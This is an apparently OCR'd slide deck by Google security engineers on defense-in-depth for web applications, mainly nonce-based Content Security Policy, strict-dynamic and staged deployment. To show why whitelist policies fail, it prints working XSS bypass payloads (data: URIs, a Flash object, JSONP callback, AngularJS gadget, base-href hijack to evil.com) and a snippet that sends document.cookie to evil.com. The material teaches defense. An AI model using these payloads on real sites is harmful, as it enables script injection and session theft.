Defense-in-depth techniques

for modern web applications

About Us

Lukas Weichselbaum

Senior Information
Security Engineer

Michele Spagnuolo

Senior Information
Security Engineer

We work in a focus area of the **Google** security team (ISE) aimed at improving product security by targeted proactive projects to mitigate whole classes of bugs.

Agenda

- Content Security Policy
- Subresource Integrity
- Same-Site Cookies
- Site Isolation, CORB & From-Origin
- Upcoming
    - Suborigins
    - Origin Policy
    - Feature Policy

Content Security Policy (CSP)


What is CSP?

- An HTTP header developers can use to lock down their web applications in various ways.
- A defense-in-depth mechanism - it reduces the harm that a malicious injection can cause, but it is not a replacement for careful input validation and output encoding.

CSP is **NOT**…

- A replacement for secure coding practices
- A mechanism to prevent data exfiltration

The Complex World of CSP



XSS

Defense-in-depth protection against XSS

- Nonce-based CSP
- Hash-based CSP
- ~~Whitelist-based~~ CSP

Directives
- script-src
- object-src
- base-uri

UI

Defense-in-depth against UI-level attacks

Directives
- style-src

HTTPS

Force HTTPS and block mixed-content

Directives
- upgrade-insecure-requests
- block-all-mixed-content

BLOCK

Block everything

Directives
- default-src 'none'

FRAME

Restrict frame ancestors and framing

Directives
- frame-ancestors
- frame-src

~~DATA~~

~~Prevent data-exfiltration~~

~~Directives~~
- ~~default-src~~
- ~~*-src~~

So what about XSS?

- CSP is mostly used to mitigate XSS

- Most CSPs are based on whitelists
  - >94% automatically bypassable

- Introduced 'strict-dynamic' to ease adoption of policies based on nonces


CSP against XSS

- Whitelist-based CSP (very weak)
  - `script-src ajax.google.com`
- Nonce-based CSP
  - `script-src 'nonce-r4nd0m'`
- Hash-based CSP
  - `script-src 'sha256-vbqjgmO/1eNbI...'`

CSP against XSS

- Whitelist-based CSP
- Nonce-based CSP
- Hash-based CSP

Whitelist-Based CSP Example



money.example.com

`<img src="cat.png">`

`<script src="//yep.com/x.js">`

CSP allows

CSP allows


money.example.com

yep.com

Content-Security-Policy

```
default-src 'self';
script-src 'self' yep.com;
report-uri /csp_violation_logger;
```

Whitelist-Based CSP Example



money.example.com

`<img src="cat.png">`

`<script src="//yep.com/x.js">`

`">'><script src="//attacker.com">`

`">'><script>alert(42)</script>`

CSP allows

CSP allows

CSP blocks

CSP blocks

money.example.co m

yep.com

attacker.com

source not whitelisted

inline script not allowed

money.example.com/csp_violations_logger

Content-Security-Policy

```
default-src 'self';
script-src 'self' yep.com;
report-uri /csp_violation_logger;
```

Whitelist-based CSP is **broken**

"CSP Is Dead, Long Live CSP! On the Insecurity of Whitelists and the Future of Content Security Policy"

Proceedings of the 23rd ACM Conference on Computer and Communications Security, ACM, Vienna, Austria (2016)

CSP Bypasses

'unsafe-inline' in script-src

```
script-src 'self' 'unsafe-inline';
object-src 'none';
```

Bypass:

```
">'><script>alert(1337)</script>
```

URL scheme/wildcard in script-src

```
script-src 'self' https: data: *;
object-src 'none';
```

Bypass:

```
">'><script src=data:text/javascript,alert(1337)></script>
```

Missing or lax object-src

```
script-src 'none';
```

Bypass:

```
">'><object type="application/x-shockwave-flash" data='https://ajax.googleapis.com/ajax/libs/yui/2.8.0r4/build/charts/assets/charts.swf?allowedDomain=\"})))}catch(e){alert(1337)}//'>
<param name="AllowScriptAccess" value="always"></object>
```

JSONP-like endpoint in whitelist

```
script-src 'self' whitelisted.com;
object-src 'none';
```

Bypass:

```
">'><script src="https://whitelisted.com/jsonp?callback=alert">
```

AngularJS library in whitelist

```
script-src 'self' whitelisted.com;
object-src 'none';
```

Bypass:

```
"><script src="https://whitelisted.com/angularjs/1.1.3/angular.min.js"></script><div ng-app ng-csp id=p ng-click=$event.view.alert(1337)>
```

Missing base-uri

```
script-src /foo.js;
```

Bypass:

```
">'><base href="https://evil.com/">
```

CSP against XSS

- Whitelist-based CSP
- Nonce-based CSP
- Hash-based CSP

Recap: How do CSP Nonces Work?

CSP based on nonces

```
script-src 'nonce-r4nd0m';
object-src 'none'; base-uri 'none';
```


⟵ This part needs to be random for every response!

- all `<script>` tags with the correct nonce attribute will get executed
- `<script>` tags injected via XSS will be blocked because of missing nonce
- no host/path whitelists
- no bypasses caused by JSONP-like endpoints on external domains
- no need to go through painful process of crafting/maintaining whitelist

Recap: How do CSP Nonces Work?

Content-Security-Policy:

```
script-src 'nonce-r4nd0m';
report-uri /csp_violation;
```



money.example.com


```
<script nonce="r4nd0m">
doStuff();</script>
```

```
<script nonce="r4nd0m"
src="//yep.com/x.js">
```

Recap: How do CSP Nonces Work?

Content-Security-Policy:

```
script-src 'nonce-r4nd0m';
report-uri /csp_violation;
```



money.example.com

```
<script nonce="r4nd0m">
doStuff();</script>
```

```
<script nonce="r4nd0m"
src="//yep.com/x.js">
```

```
">'><script
src="//attacker.com">
```

```
">'><script>alert(42)
</script>
```

CSP allows

CSP allows

CSP blocks

CSP blocks

yep.com

attacker.com

source neither nonced nor whitelisted

script without correct nonce

money.example.com/csp_violations

Recap: What is 'strict-dynamic'?

```
script-src 'nonce-r4nd0m' 'strict-dynamic';
object-src 'none'; base-uri 'none';
```

- grant trust transitively via a one-use token (nonce) instead of listing whitelisted origins

- *'strict-dynamic'* in a script-src:
    - discards whitelists (for backward-compatibility)
    - allows JS execution when created via e.g. `document.createElement('script')`

Recap: What is 'strict-dynamic'?

```
script-src 'nonce-r4nd0m' 'strict-dynamic';
object-src 'none'; base-uri 'none';
```

```
<script nonce="r4nd0m">
  var s = document.createElement("script");
  s.src = "//example.com/bar.js";
  document.body.appendChild(s);
</script>
```

✓


```
<script nonce="r4nd0m">
  var s = "<script ";
  s += "src=//example.com/bar.js></script>";
  document.write(s);
</script>
```

✗

```
<script nonce="r4nd0m">
  var s = "<script ";
⚠ s += "src=//example.com/bar.js></script>";
  document.body.innerHTML = s;
</script>
```

✗

Step by step towards a stricter CSP



Deployment Difficulty

Security Guarantees

Nonce/Hash based CSP | Level 3

+ secure in absence of browser bugs

Nonce based CSP + strict-dynamic | Level 2

+ eval() based XSS mitigated


Nonce based CSP + strict-dynamic + unsafe-eval | Level 1

+ no CSP whitelist bypasses
+ reflected/stored XSS mitigated
+ javascript: URI XSS mitigated
+ easy to deploy w. auto-noncing templates

~ most DOM XSS mitigated

~~Whitelist based~~

Step by step towards a stricter CSP



Nonce/Hash based CSP | Level 3

```
script-src 'nonce-r4nd0m'
object-src 'none'; base-uri 'none';
```

Nonce based CSP + strict-dynamic | Level 2

```
script-src 'nonce-r4nd0m' 'strict-dynamic'
object-src 'none'; base-uri 'none';
```

Nonce based CSP + strict-dynamic + unsafe-eval | Level 1

```
script-src 'nonce-r4nd0m' 'strict-dynamic' 'unsafe-eval'
object-src 'none'; base-uri 'none';
```

~~**Whitelist based**~~

New features in CSP 3

unsafe-hashed-attributes

Aims to make CSP deployment simpler by allowing developers to enable specific inline JS handlers via hashes.

```
<button id="action" onclick="doSubmit()">
```

```
script-src 'unsafe-hashed-attributes' 'sha256-jzgBGA4UWFFmpOBq0JpdsySukE1FrEN5bUpoK8Z29fY='
```

New features in CSP 3

unsafe-inline-attributes (proposal)

Aims to block attacks using <style> blocks like the CSS-keylogger*

The ‘unsafe-inline-attributes’ keyword behaves similarly to ‘unsafe-inline’ but only for attributes.

```
<button id="action" style="color:green">
```

```
style-src 'unsafe-inline-attributes' 'nonce-rAnd0m'
```

* https://github.com/maxchehab/CSS-Keylogging

Why not use CSP to prevent data exfiltration?

- *TL;DR* - Game over once attacker can execute JS
- Too many ways to exfiltrate data
- E.g. links are not subject to CSP:

```
document.write("<a id='foo'
  href='//evil.com/"+document.cookie+"'></a>");
document.getElementById("foo").click();
```


- Other examples:
  postMessage, DNS prefetch, window.open ...

CSP at Google


CSP adoption at Google

- Currently CSP is **enforced** on
  - over **50%** of outgoing traffic
  - > 30 domains with **100%** coverage
  - most **sensitive** web applications (Login, Gmail, Docs, ...)
- **Goal**
  - Enforced in **all** new & sensitive applications
  - Nonce only CSPs (no unsafe-eval, no strict-dynamic) for sensitive applications

Google-wide strict CSP coverage



CSP Tools and Infrastructure



Content Security Policy

Sample unsafe policy   Sample safe policy

```
script-src 'unsafe-inline' 'unsafe-eval' 'self' data: https://www.google.com http://www.google-analytics.com/gtm/js
    https://*.gstatic.com/feedback/ https://ajax.googleapis.com;
style-src 'self' 'unsafe-inline' https://fonts.googleapis.com https://www.google.com;
default-src 'self' * 127.0.0.1 https://[2a00:79e0:1b:2:b466:5fd9:dc72:f00e]/foobar;
img-src https: data:;
child-src data:;
foobar-src 'foobar';
report-uri http://csp.example.com;
```

CSP Version 3 (nonce based + backward compatibility checks) ▾

